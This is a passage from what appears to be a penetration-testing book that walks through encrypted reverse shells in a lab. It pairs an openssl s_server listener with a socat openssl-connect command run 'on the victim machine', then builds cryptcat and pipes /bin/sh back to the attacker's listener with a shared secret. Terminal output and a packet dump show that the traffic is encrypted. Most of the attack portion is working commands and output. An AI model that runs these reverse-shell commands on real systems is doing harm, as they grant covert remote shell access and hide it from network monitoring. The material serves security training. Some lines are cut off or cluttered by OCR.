| openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
```




Harry — harry@FuzzerOS: ~ -- bash — 143x35

~ — harry@FuzzerOS: ~ -- bash

~ — harry@FuzzerOS: ~ — ssh harry@192.168.2.14

```
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
```

Execute the following command on the victim machine for a reverse shell connection:



```
| socat exec:'bash -li',pty,stderr,setsid,sigint,sane openssl-connect:192.168.2.6:8000, key
```

Harry — harry@FuzzerOS: ~ — ssh harry@192.168.2.14 — 143x36


~ — harry@FuzzerOS: ~ -- bash

~ — harry@FuzzerOS: ~ — ssh harry@192.168.2.14

~ — bash

```
harry@FuzzerOS:~$ socat exec:'bash -li',pty,stderr,setsid,sigint,sane openssl-connect:192.168.2.6:8000, key=$HOME/cert.pem, verify=0
```

Upon successful execution, a reverse shell will be popped on the attacker machine:



The screenshot shows a terminal window with a light gray header bar. The header bar contains three small colored icons (red, yellow, green) on the left, and the text "Harry — harry@FuzzerOS: ~ — openssl s\_server -quiet -key key.pem -cert cert.pem" on the right. Below the header is a dark gray terminal area. The terminal shows the command "openssl s\_server -quiet -key key.pem -cert cert.pem -port 8000" being run, followed by the error message "bad gethostbyaddr". To the right of the terminal, a smaller window shows the command "ssh harry@192.168.2.14" being run. The text "harry@FuzzerOS: ~ \$" is visible at the bottom of the terminal window.

Let's try to execute the `id` command:

```
Harry - harry@FuzzerOS: ~ - openssl s_server -quiet -key key.pem -cert cert.pem -port 8000 - 143x35
...s_server -quiet -key key.pem -cert cert.pem -port 8000 ...oot@FuzzerOS: /home/harry - ssh harry@192.168.2.14 ~ - harry@FuzzerOS: ~ - ssh harry@192.168.2.14 ~ - -bash
|xxZombi3xx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8000
bad gethostbyaddr
harry@FuzzerOS:~$ id
id
uid=1000(harry) gid=1000(harry) groups=1000(harry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
harry@FuzzerOS:~$ |
```

As we can see in the following screenshot, the output is encrypted:

22:36:53.599149 IP 192.168.2.6.8000 > 192.168.2.14.48804: Flags [P.], seq 4020760707:4020760739, ack 2414928448, win 4102, options [nop,nop,TS val 185275366 ecr 1812578], length 32

0x0000: 0800 272a 4684 3035 adbd c26e 0800 4500 ..'\*F.05...n..E.  
0x0010: 0054 0000 4000 4006 b53f c0a8 0206 c0a8 .T..@.0..?.....  
0x0020: 020e 1f40 bea4 efa7 f083 8ff0 e240 8018 ..@.....@..  
0x0030: 1006 5634 0000 0101 080a 0b0b 13e6 001b ..V4.....  
0x0040: a862 1703 0300 1b00 0000 0000 0000 0124 .b.....\$  
0x0050: 789d e8fc 99f9 c253 b095 c5de feda 1a84 x.....S.....  
0x0060: 0f63 .c

22:36:53.599679 IP 192.168.2.14.48804 > 192.168.2.6.8000: Flags [P.], seq 1:34, ack 32, win 296, options [nop,nop,TS val 1814502 ecr 185275366], length 33

0x0000: 3035 adbd c26e 0800 272a 4684 0800 4500 05...n..'\*F...E.  
0x0010: 0055 47a9 4000 4006 6d95 c0a8 020e c0a8 .UG.0.0.m.....  
0x0020: 0206 bea4 1f40 8ff0 e240 efa7 f0a3 8018 ..@....@.....  
0x0030: 0128 85ac 0000 0101 080a 001b afe6 0b0b .(.....  
0x0040: 13e6 1703 0300 1ce1 4332 88f5 b1e1 32c4 .....(2....2.  
0x0050: 3d6d bb8c 4f14 9aed 1f1e 659c 376a 0ee0 =m..0.....e.7j..  
0x0060: 6e21 6f n!o

22:36:53.601582 IP 192.168.2.6.8000 > 192.168.2.14.48804: Flags [.], ack 34, win 4101, options [nop,nop,TS val 185275369 ecr 1814502], length 0

0x0000: 0800 272a 4684 3035 adbd c26e 0800 4500 ..'\*F.05...n..E.  
0x0010: 0034 0000 4000 4006 b55f c0a8 0206 c0a8 .4..@.0.....  
0x0020: 020e 1f40 bea4 efa7 f0a3 8ff0 e261 8010 ..@.....a..  
0x0030: 1005 e1da 0000 0101 080a 0b0b 13e9 001b ..  
0x0040: afe6 ..


22:36:53.601997 IP 192.168.2.14.48804 > 192.168.2.6.8000: Flags [P.], seq 34:190, ack 32, win 296, options [nop,nop,TS val 1814502 ecr 185275369], length 156

0x0000: 3035 adbd c26e 0800 272a 4684 0800 4500 05...n..'\*F...E.  
0x0010: 00d0 47a9 4000 4006 6d19 c0a8 020e c0a8 ..G.0.0.m.....  
0x0020: 0206 bea4 1f40 8ff0 e261 efa7 f0a3 8018 ..@....a.....  
0x0030: 0128 8627 0000 0101 080a 001b afe6 0b0b .(.'.....  
0x0040: 13e9 1703 0300 97e1 4332 88f5 b1e1 3370 .....(2....3p  
0x0050: d9e4 c36c 6c54 c612 e47b a5f9 25ef 3cef ...l1T...{.%.<  
0x0060: a0e4 afd9 ffcc 166d f6d8 9800 107c a239 .....m....|.9  
0x0070: 4b3a 9a34 f853 88d6 9b54 1932 4b53 2ee8 K:4.S...T.2KS..  
0x0080: e33b af5a 398d 3ff8 99b1 6b4d c522 455e ..:79.?.km."E^

If we don't want to use SSL at all, we can always try `cryptcat`. This supports encrypted communication using the `twofish` cipher algorithm.

# Encrypted reverse shell using cryptcat

`cryptcat` is a tool based on `netcat` that is enhanced by `twofish` encryption. Download the tool from <http://cryptcat.sourceforge.net/> and `untar` it. The following file resides in the `cryptcat` directory after downloading it:




The screenshot shows a terminal window with three tabs. The active tab is titled 'harry@FuzzerOS:~/unix\$' and contains the command 'ls' followed by a list of files: Changelog, Makefile, README.cryptcat, farm9crypt.h, generic.h, netcat.c, twofish2.h, Credits, README, farm9crypt.cc, farm9crypt.o, netcat.blurb, twofish2.cc, and twofish2.o. The other two tabs are labeled 'msfconsole' and 'python -m'. The top of the window has a red, yellow, and green icon bar.

```
harry@FuzzerOS:~/unix$ ls
Changelog Makefile README.cryptcat farm9crypt.h generic.h netcat.c twofish2.h
Credits README farm9crypt.cc farm9crypt.o netcat.blurb twofish2.cc twofish2.o
harry@FuzzerOS:~/unix$
```

We need to build the package using the following command:

```
| make linux
```



Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36


~ — msfconsole

~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14

~/Downloads — python -m SimpleHTTPServer ...

```
harry@FuzzerOS:~/unix$ make
Usage: make <systype> [options]
harry@FuzzerOS:~/unix$ make linux
make -e cryptcat XFLAGS='-DLINUX' STATIC=-static \
XLIBS='-lstdc++'
make[1]: Entering directory '/home/harry/unix'
cc -O -s -DGAPING_SECURITY_HOLE -DLINUX -static -o cryptcat netcat.c farm9crypt.o twofish2.o -lstdc++
netcat.c: In function 'holler':
netcat.c:207:2: warning: format not a string literal and no format arguments [-Wformat-security]
    fprintf (stderr, h_errs[h_errno]); /* handle it here */
    ^
netcat.c: In function 'bail':
netcat.c:227:3: warning: implicit declaration of function 'close' [-Wimplicit-function-declaration]
    close (netfd);
```

A binary file named `cryptcat` will be generated in the same directory, as follows:



Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36

~ — msfconsole ~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 ~ /Downloads — python -m SimpleHTTPServer ...

```
harry@FuzzerOS:~/unix$ ls
Changelog Makefile README.cryptcat farm9crypt.cc farm9crypt.o netcat.blurb twofish2.cc twofish2.o
Credits README cryptcat farm9crypt.h generic.h netcat.c twofish2.h
harry@FuzzerOS:~/unix$
```

Let's execute this file using the following command, which allows us to check the help screen:

```
| ./cryptcat -h
```

```
0 0 0
Harry — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 — 143x36
~ — msfconsole          ~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14          ~/Downloads — python -m Simpl
[harry@FuzzerOS:~/unix]$ ./cryptcat -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [-options] [hostname] [port]
options:
-e prog                  program to exec after connect [dangerous!!]
-g gateway                source-routing hop point[s], up to 8
-G num                   source-routing pointer: 4, 8, 12, ...
-h                       this cruft
-k secret                set the shared secret
-i secs                  delay interval for lines sent, ports scanned
-l                       listen mode, for inbound connects
-n                       numeric-only IP addresses, no DNS
-o file                  hex dump of traffic
-p port                  local port number
-r                       randomize local and remote ports
-s addr                  local source address
-u                       UDP mode
-v                       verbose [use twice to be more verbose]
-w secs                  timeout for connects and final net reads
-z                       zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
harry@FuzzerOS:~/unix$
```


This is the same output that `netcat` would generate with only one more option added to it; that is, the `-k` option. This will be the shared secret for `twofish` encryption.

Let's start the listener on the attacker machine with the shared secret set to `harry123` through the following command:

```
| ./cryptcat -lvp 8000 -k "harry123"
Harry — harry@FuzzerOS: ~/unix
~ — msfconsole
~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14
[harry@FuzzerOS:~/unix]$ ./cryptcat -lvp 8000 -k "harry123"
listening on [any] 8000 ...
```

Our listener is ready for incoming connections. Now let's execute the following command on the victim machine:

```
| rm -rf /tmp/a; mkfifo /tmp/a; ./cryptcat 192.168.2.14 8000 -k "harry123" 0</tmp/a | /bin/
```




```
msfconsole
harry@FuzzerOS:~/unix$ rm -rf /tmp/a; mkfifo /tmp/a; ./cryptcat 192.168.2.14 8000 -k "harry123" 0</tmp/a | /bin/sh >/tmp/a 2>&1; rm /tmp/a
```



*cryptcat* needs to be delivered to the target server for execution.

Upon successful execution, a reverse shell will be popped on the attacker machine. Let's execute the `id` and `uname -a` commands here:



```
Harry - harry@FuzzerOS: ~/unix - ssh harry@192.168.2.14 - 143x36
